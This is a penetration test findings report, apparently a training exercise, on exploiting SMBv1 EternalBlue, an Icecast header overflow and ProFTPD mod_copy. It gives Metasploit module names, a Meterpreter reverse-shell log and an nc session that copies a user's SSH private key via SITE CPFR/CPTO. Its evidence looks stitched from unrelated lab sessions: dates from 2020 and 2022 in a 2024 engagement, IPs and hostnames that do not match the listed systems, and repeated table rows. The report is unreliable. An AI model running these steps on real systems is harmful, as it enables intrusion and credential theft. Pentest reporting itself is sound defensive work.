DEPISecurityTeam

DigitalEgyptPioneerInnovation Security Assessment Findings Report

BusinessConfidential

Date:Oct15th,2024P roject: 897-19 Version1.0

TableofContents

ConfidentialityStatement

Thisdocument isthe exclusive property of DEPI (DEPI)and DEPI Security Team(DST). This document containsproprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both DEPI and DST.

DSTmaysharethisdocumentwithauditorsundernon-disclosureagreementstodemonstrate penetration test requirement compliance.

Disclaimer

Apenetrationtestisconsideredasnapshotintime.Thefindingsandrecommendationsreflectthe informationgathereddduringtheassessmentandnotanychangesormodificationsmadeoutsideof that period.

Time-limitedengagementsdonotallowforafullevaluationofallsecuritycontrols.DSTprioritized theassessmenttoidentify theweakestsecuritycontrolsanattackerwouldexploit. DST recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

ContactInformation

Name	Title	ContactInformation
DEPI		
JohnSmith	VP,InformationSecurity (CISO)	Office:(555)555-5555 Email:john.smith@demo.com
JimSmith	ITManager	Office:(555)555-5555 Email:jim.smith@demo.com


JoeSmith	NetworkEngineer	Office:(555)555-5555 Email:joe.smith@demo.com
DEPISecurityTeam		
MohamedYossery	LeadPenetrationtester	Office:+201554729163 Email:m.yossery@depi-sec.com
MohamedSayed	Penetrationtester	Office:+201142800770 Email:m.sayed@depi-sec.com
Abdelrahman Ashraf	Penetrationtester	Office:+201159443692 Email:a.ashraf@depi-sec.com
OmarSaleh	Penetrationtester	Office:+01154850411 Email: o.saleh@depi-sec.com

AssessmentOverview

From Oct 8th,2024 to Oct 15th, 2024,DEPI engaged DST to evaluatethe security posture of its infrastructure compared to current industry best practicesthat included an external penetration test.All testing performed is based on the NIST *SP 800-115 TechnicalGuide to InformationSecurityTestingandAssessment,OWASPTestingGuide(v4),andcustomizedtestingframeworks*.

Phasesof penetrationtestingactivitiesincludethe following:

- Planning–Customergoalsaregatheredandrulesofengagementobtained.
- Discovery–Performscanningandenumerationtoidentifypotentialvulnerabilities ,weak areas, and exploits.
- Attack–Confirmpotentialvulnerabilitiesthroughexploitationandperforma dditional discovery upon new access.
- Reporting–Documentallfoundvulnerabilitiesandexploits,failedattempts,andco mpany strengths and weaknesses.



AssessmentComponents

ExternalPenetrationTest

Anexternalpenetrationtestemulatestheroleofanattackerattemptingtogain accesstoan internalnetworkwithoutinternalresourcesorinsideknowledge.ADSTengineerattemptsto gathersensitiveinformationthroughopen-sourceintelligence(OSINT),includingemployee information,historicalbreachedpasswords,andmorethatcanbeleveragedagainstexternal systemstogaininternalnetworkaccess.Theengineeralsoperformsscanningandenumerationto identify potential vulnerabilities in hopes of exploitation.

FindingSeverityRatings

ThefollowingtabledefineslevelsofseverityandcorrespondingCVSSscorerangethatareused throughout the document to assess vulnerability and risk impact.

Severity	CVSSV3 ScoreRange	Definition
Critical	9.0-10.0	Exploitation isstraightforwardandusually results insystem-level compromise.It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitationismoredifficultbutcouldcauseelevatedprivilegesand potentiallyalossofdataordowntime.Itisadvisedtoform aplanof action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps suchassocialengineering.Itisadvisedtoformaplanofactionand patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization'sattacksurface.Itisadvisedtoformaplanof action and patch during the next maintenance window.
Informational	N/A	Novulnerabilityexists.Additionalinformationis providedregarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
InternalPenetrationTest	10.10.134.0/24, 10.10.129.0/24 10.10.155.0/24 10.10.116.0/24 10.10.32.0/24 10.10.54.0/24

ScopeExclusions

Perclientrequest,DSTdidnotperformany Denial-of-Serviceattacksduringtesting.

ClientAllowances

DEPIdidnotprovideanyallowancestoassistthetesting.

ExecutiveSummary

DST evaluatedDEPI'sexternalsecurity posturethroughan externalnetworkpenetrationtestfrom Oct 8th,2024 to Oct 15th, 2024.By leveraginga series of attacks, DST found critical level vulnerabilitiesthatallowedfullinternalnetworkaccesstotheDEPIheadquarter office.Itishighly recommendedthatDEPIaddressthesevulnerabilitiesassoonaspossibleasth evulnerabilitiesare easily found through basic reconnaissance and exploitable without much effort.

AttackSummary

Thefollowingtabledescribeshow DSTgainedinternalnetworkaccess,stepbystep:

Step	Action	Recommendation
1	Used the Metasploit framework with the exploit/windows/smb/ms17_010_eternalblue module to exploit the SMBv1 vulnerability, gaining unauthorized remote access and establishing a reverse shell on the target.	Employ intrusion detection/prevention systems (IDS/IPS) that can detect and block exploitation attemptslikeEternalBlue.Segmentthenetworkto reduce the spread of potential attacks.
2	Aftergainingaccess,elevatedprivilegestoNT AUTHORITY\SYSTEM, the highest level of access on the system, allowing complete control over the machine.	Implementleastprivilegeprinciples,ensuringusers and services only have the minimum necessary permissions.Usemulti-factorauthentication(MFA) and monitor administrative account usage.

3	Collected sensitive information from the system, such as password hashes using tools like Mimikatz. This step involved lateralmovementcapabilitiesifadditional systems were present.	Use encrypted storage for sensitive data and implementpasswordpoliciesthatencouragestrong, regularly rotated passwords. Utilize Endpoint DetectionandResponse(EDR)solutionsto monitor suspicious activities like credential dumping

4	Exploited a known vulnerability for Icecast streamingmediaserverbysendinglargeHTTP request by adding headers.	DSTsuggeststoapplyallpatchesandupgradeto the latest version or use a new and more secure server.
5	UsedsmbclienttoexploretheSMBshares: Downloaded files from accessible shares, revealing valuable information	Limit access to sensitive SMB shares. Use properauthenticationandrestrictpublicaccess to minimize risk.
6	DiscoveredanoutdatedProFTPD(version 1.3.5) running on the target. Exploited a knownvulnerabilityinthisversiontogain access to the system.	Regularlyupdatesoftwareandservicestothe latest secure versions. Conduct vulnerability scans and patch management.
7	Aftergainingaccess,usedprivilege escalationtechniquestoobtainroot access.	Implement strongpermission management, leastprivilegeaccess,andcontinuouslyaudit for any misconfigurations.
8	exploited an RCE vulnerability in SPIP, whichallowedtheexecutionofarbitrary commands on the target.	• UpdateSPIPtothelatestversiontopatch known vulnerabilities. • Limitfileuploadandexecutionpermissionsin the CMS.
9	Used the Metasploit framework with the exploit/windows/smb/ms17_010_eternalblue module to exploit the SMBv1 vulnerability, gaining unauthorized remote access and establishing a reverse shell on the target.	Employ intrusion detection/prevention systems (IDS/IPS) that can detect and block exploitation attemptslikeEternalBlue.Segmentthenetworkto reduce the spread of potential attacks.

10	Aftergainingaccess,elevatedprivilegestoNT AUTHORITY\SYSTEM, the highest level of access on the system, allowing complete control over the machine.	Implementleastprivilegeprinciples,ensuringusers and services only have the minimum necessary permissions.Usemulti-factorauthentication(MFA) and monitor administrative account usage.
11	Used the Metasploit framework with the exploit/windows/smb/ms17_010_eternalblue module to exploit the SMBv1 vulnerability, gaining unauthorized remote access and establishing a reverse shell on the target.	Employ intrusion detection/prevention systems (IDS/IPS) that can detect and block exploitation attemptslikeEternalBlue.Segmentthenetworkto reduce the spread of potential attacks.
12	Aftergainingaccess,elevatedprivilegestoNT AUTHORITY\SYSTEM, the highest level of access on the system, allowing complete control over the machine.	Implementleastprivilegeprinciples,ensuringusers and services only have the minimum necessary permissions.Usemulti-factorauthentication(MFA) and monitor administrative account usage.

SecurityStrengths

SIEMalertsofvulnerabilityscans

Duringtheassessment, theDEPIsecurityteamalertedDSTengineersofdetectedvulnerability scanningagainsttheirsystems.Theteamwas successfullyabletoidentify theDSTengineer's attackerIPaddresswithinminutesofscanningandwascapableofblacklistingDSTfromfurther scanning actions.

SecurityWeaknesses

OutdatedSoftwareandVulnerable Services

Severalsystemswererunningoutdatedsoftwareandservices,suchasSMBv1,ProFTPD,SPIP, whichareknowntohavecriticalvulnerabilities(e.g.,MS17-010).Theseserviceshavepublicly available exploits that allow for remote code execution and unauthorized access.

WeakPatchManagementPractices

Systemswerefoundtobemissingcriticalsecurityupdates,increasingthe riskofexploitation through known vulnerabilities.

InsufficientAccessControlsand PrivilegeManagement


Severalsystemsallowedunauthorizeduserstoescalateprivilegesoraccesssensitiveareasofthe network.Weakaccesscontrolmechanismscanleadtoprivilegeescalationand lateralmovement across the network.

LackofIntrusionDetectionandPrevention

Thenetworkdidnothaveadequateintrusiondetectionorpreventionsystems (IDS/IPS)inplace, makingitdifficulttodetectorblockmaliciousactivitiesduringthepenetration test.

VulnerabilitiesbyImpact

Thefollowingchartillustratesthevulnerabilitiesfoundbyimpact:


VulnerabilitiesbyImpact
5
4
3
2
1
0
Critical
High
Moderate
Low

InternalPenetrationTestFindings

OutdatedSMBservices–SMBv1(Critical)

Description:	DEPIusedanoutdatedversionofSMBwhichisvulnerabletoacommonly knownvulnerability(MS17-010)whichgaveDSTaccesstoDEPIsystems
Impact:	Critical
System:	10.10.134.29
References:	MS17-010–Microsoftdocumentationforthevulnerability. Exploit-EternalBlueSMBRemoteWindowsKernelPoolCorruption


ExploitationProofofConcept

UsingtheidentifiedSMBv1vulnerability(MS17-010),alsoknownasEternalBlue,DSTsuccessfully exploitedthetargetsystemat10.10.134.29.TheexploitationwasexecutedthroughtheMetasploit framework,leveragingtheexploit/windows/smb/ms17_010_eternalbluemodule.


1. Reconnaissance:AninitialscanrevealedthetargetwasrunninganoutdatedSMBservice (SMBv1), which is vulnerable to the EternalBlue exploit.
2. ExploitExecution:Afterconfirmingthevulnerability,Iexecutedtheexploit againstthetarget IP, resulting in successful code execution and a reverse shell.
3. SystemAccess:Post-exploitation,Iobtainedadministrativeaccesstothesystem,verifying theexploitbycapturingsystem-leveldetailsandscreenshotsofcommandexecutionwithin the shell environment.

Thisconfirmedthatthevulnerabilitycouldbeusedtocompromisethesystem,highlightingthe critical risk posed by outdated SMB services.


NMAP:



```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-23 11:06 EST
Nmap scan report for 10.10.10.40
Host is up (0.35s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-a
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
```



```
shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```



```
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system
```


DSTwereabletoexploitthissimplevulnerabilityusingabuilt-inmoduleinMetasploitthat gaveDSTfullaccesstoDEPI’ssystem.

Icecaststreamingmediaserver–outdatedservice(High)


Description:	DEPIusedanoutdatedversionofIcecastwhichisvulnerabletoarbitrarycode execution vulnerabilities (exact CVE: CVE-2004-1561) which allows remote attackerstoexecutearbitrarycodeviaanHTTPrequestwithalargenumberof headers.(Execcodeoverflow)
Impact:	High
System:	10.10.129.17
References:	IceCast–VulnerabilityDetails:CVE-2004-1561.

ExploitationProofofConcept

DSTtoexploitthisvulnerabilityuseMetasploit’sbuilt-inmodulethatleveragesthisandsendsa large number of headers in a single request




```
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.2.15.224:4444
[*] Sending stage (176195 bytes) to 10.10.36.72
[*] Meterpreter session 1 opened (10.2.15.224:4444 → 10.10.36.72:49219) at 2020-07-09 16:05:48 -0400

meterpreter > 
```



```
meterpreter > sysinfo
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

NMAP:



```
Host is up (0.24s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2020-07-09T19:45:45+00:00; +1s from scanner time.
5357/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp  open  http               Icecast streaming media server
| http-methods:
|_  Supported Methods: GET
|_http-title: Site doesn't have a title (text/html).
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49158/tcp open  msrpc              Microsoft Windows RPC
49159/tcp open  msrpc              Microsoft Windows RPC
49160/tcp open  msrpc              Microsoft Windows RPC
```


OutdatedProFTPDservices–ProFTPDv1.3.5(High)

Description:	TheFTPserviceonthetargetsystemisrunningProFTPDversion 1.3.5,which containsaknownvulnerabilitythatallowsanattackertoexploititandgain unauthorized access to the system.
Impact:	High
System:	10.10.155.249
References:	ProFTPDVulnerabilityDetails:https://nvd.nist.gov/vuln/detail/CVE-2015-3306


ExploitationProofofConcept

1. Usingthe identified ProFTPD vulnerability (CVE-2015-3306), the exploitation of the target system at 10.10.155.249 was successfully executed. The attack was carried out through theMetasploitFramework,leveragingtheexploit/linux/ftp/proftpd_modcopy_execmodule. This exploit enabled remote code execution on the server, allowing for further access and control over the system.
2. Reconnaissance:Reconnaissance: AnetworkscanwasperformedusingNmaptoidentifyopenportsandservicesrunningon the Kenobi machine and found some open ports and ProFTPD (old version)
   .
3. ExploitExecution:ThetargetsystemwasrunningProFTPDversion1.3.5. Thisversionhasa knownvulnerabilitythatallowsforremotecodeexecution(RCE)viaa mod_copy
4. ExploitSystemAccess:UsingtheidentifiedSSHkey,theexploitationofthetargetsystemat 10.10.155.249 was successfully executed. The SSH key allowed for secure access to the server without the need for password authentication.


NMAP:



```
root@ip-10-10-43-226:~# nmap   10.10.155.249

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-13 09:43 BST
Nmap scan report for ip-10-10-155-249.eu-west-1.compute.internal (10.10.155.249)
Host is up (0.00048s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2049/tcp open  nfs
MAC Address: 02:8A:4B:A2:12:59 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds
root@ip-10-10-43-226:~#
```



```
root@ip-10-10-43-226:~# nc 10.10.155.249 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.155.249]
SITE CPFR  /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```



```
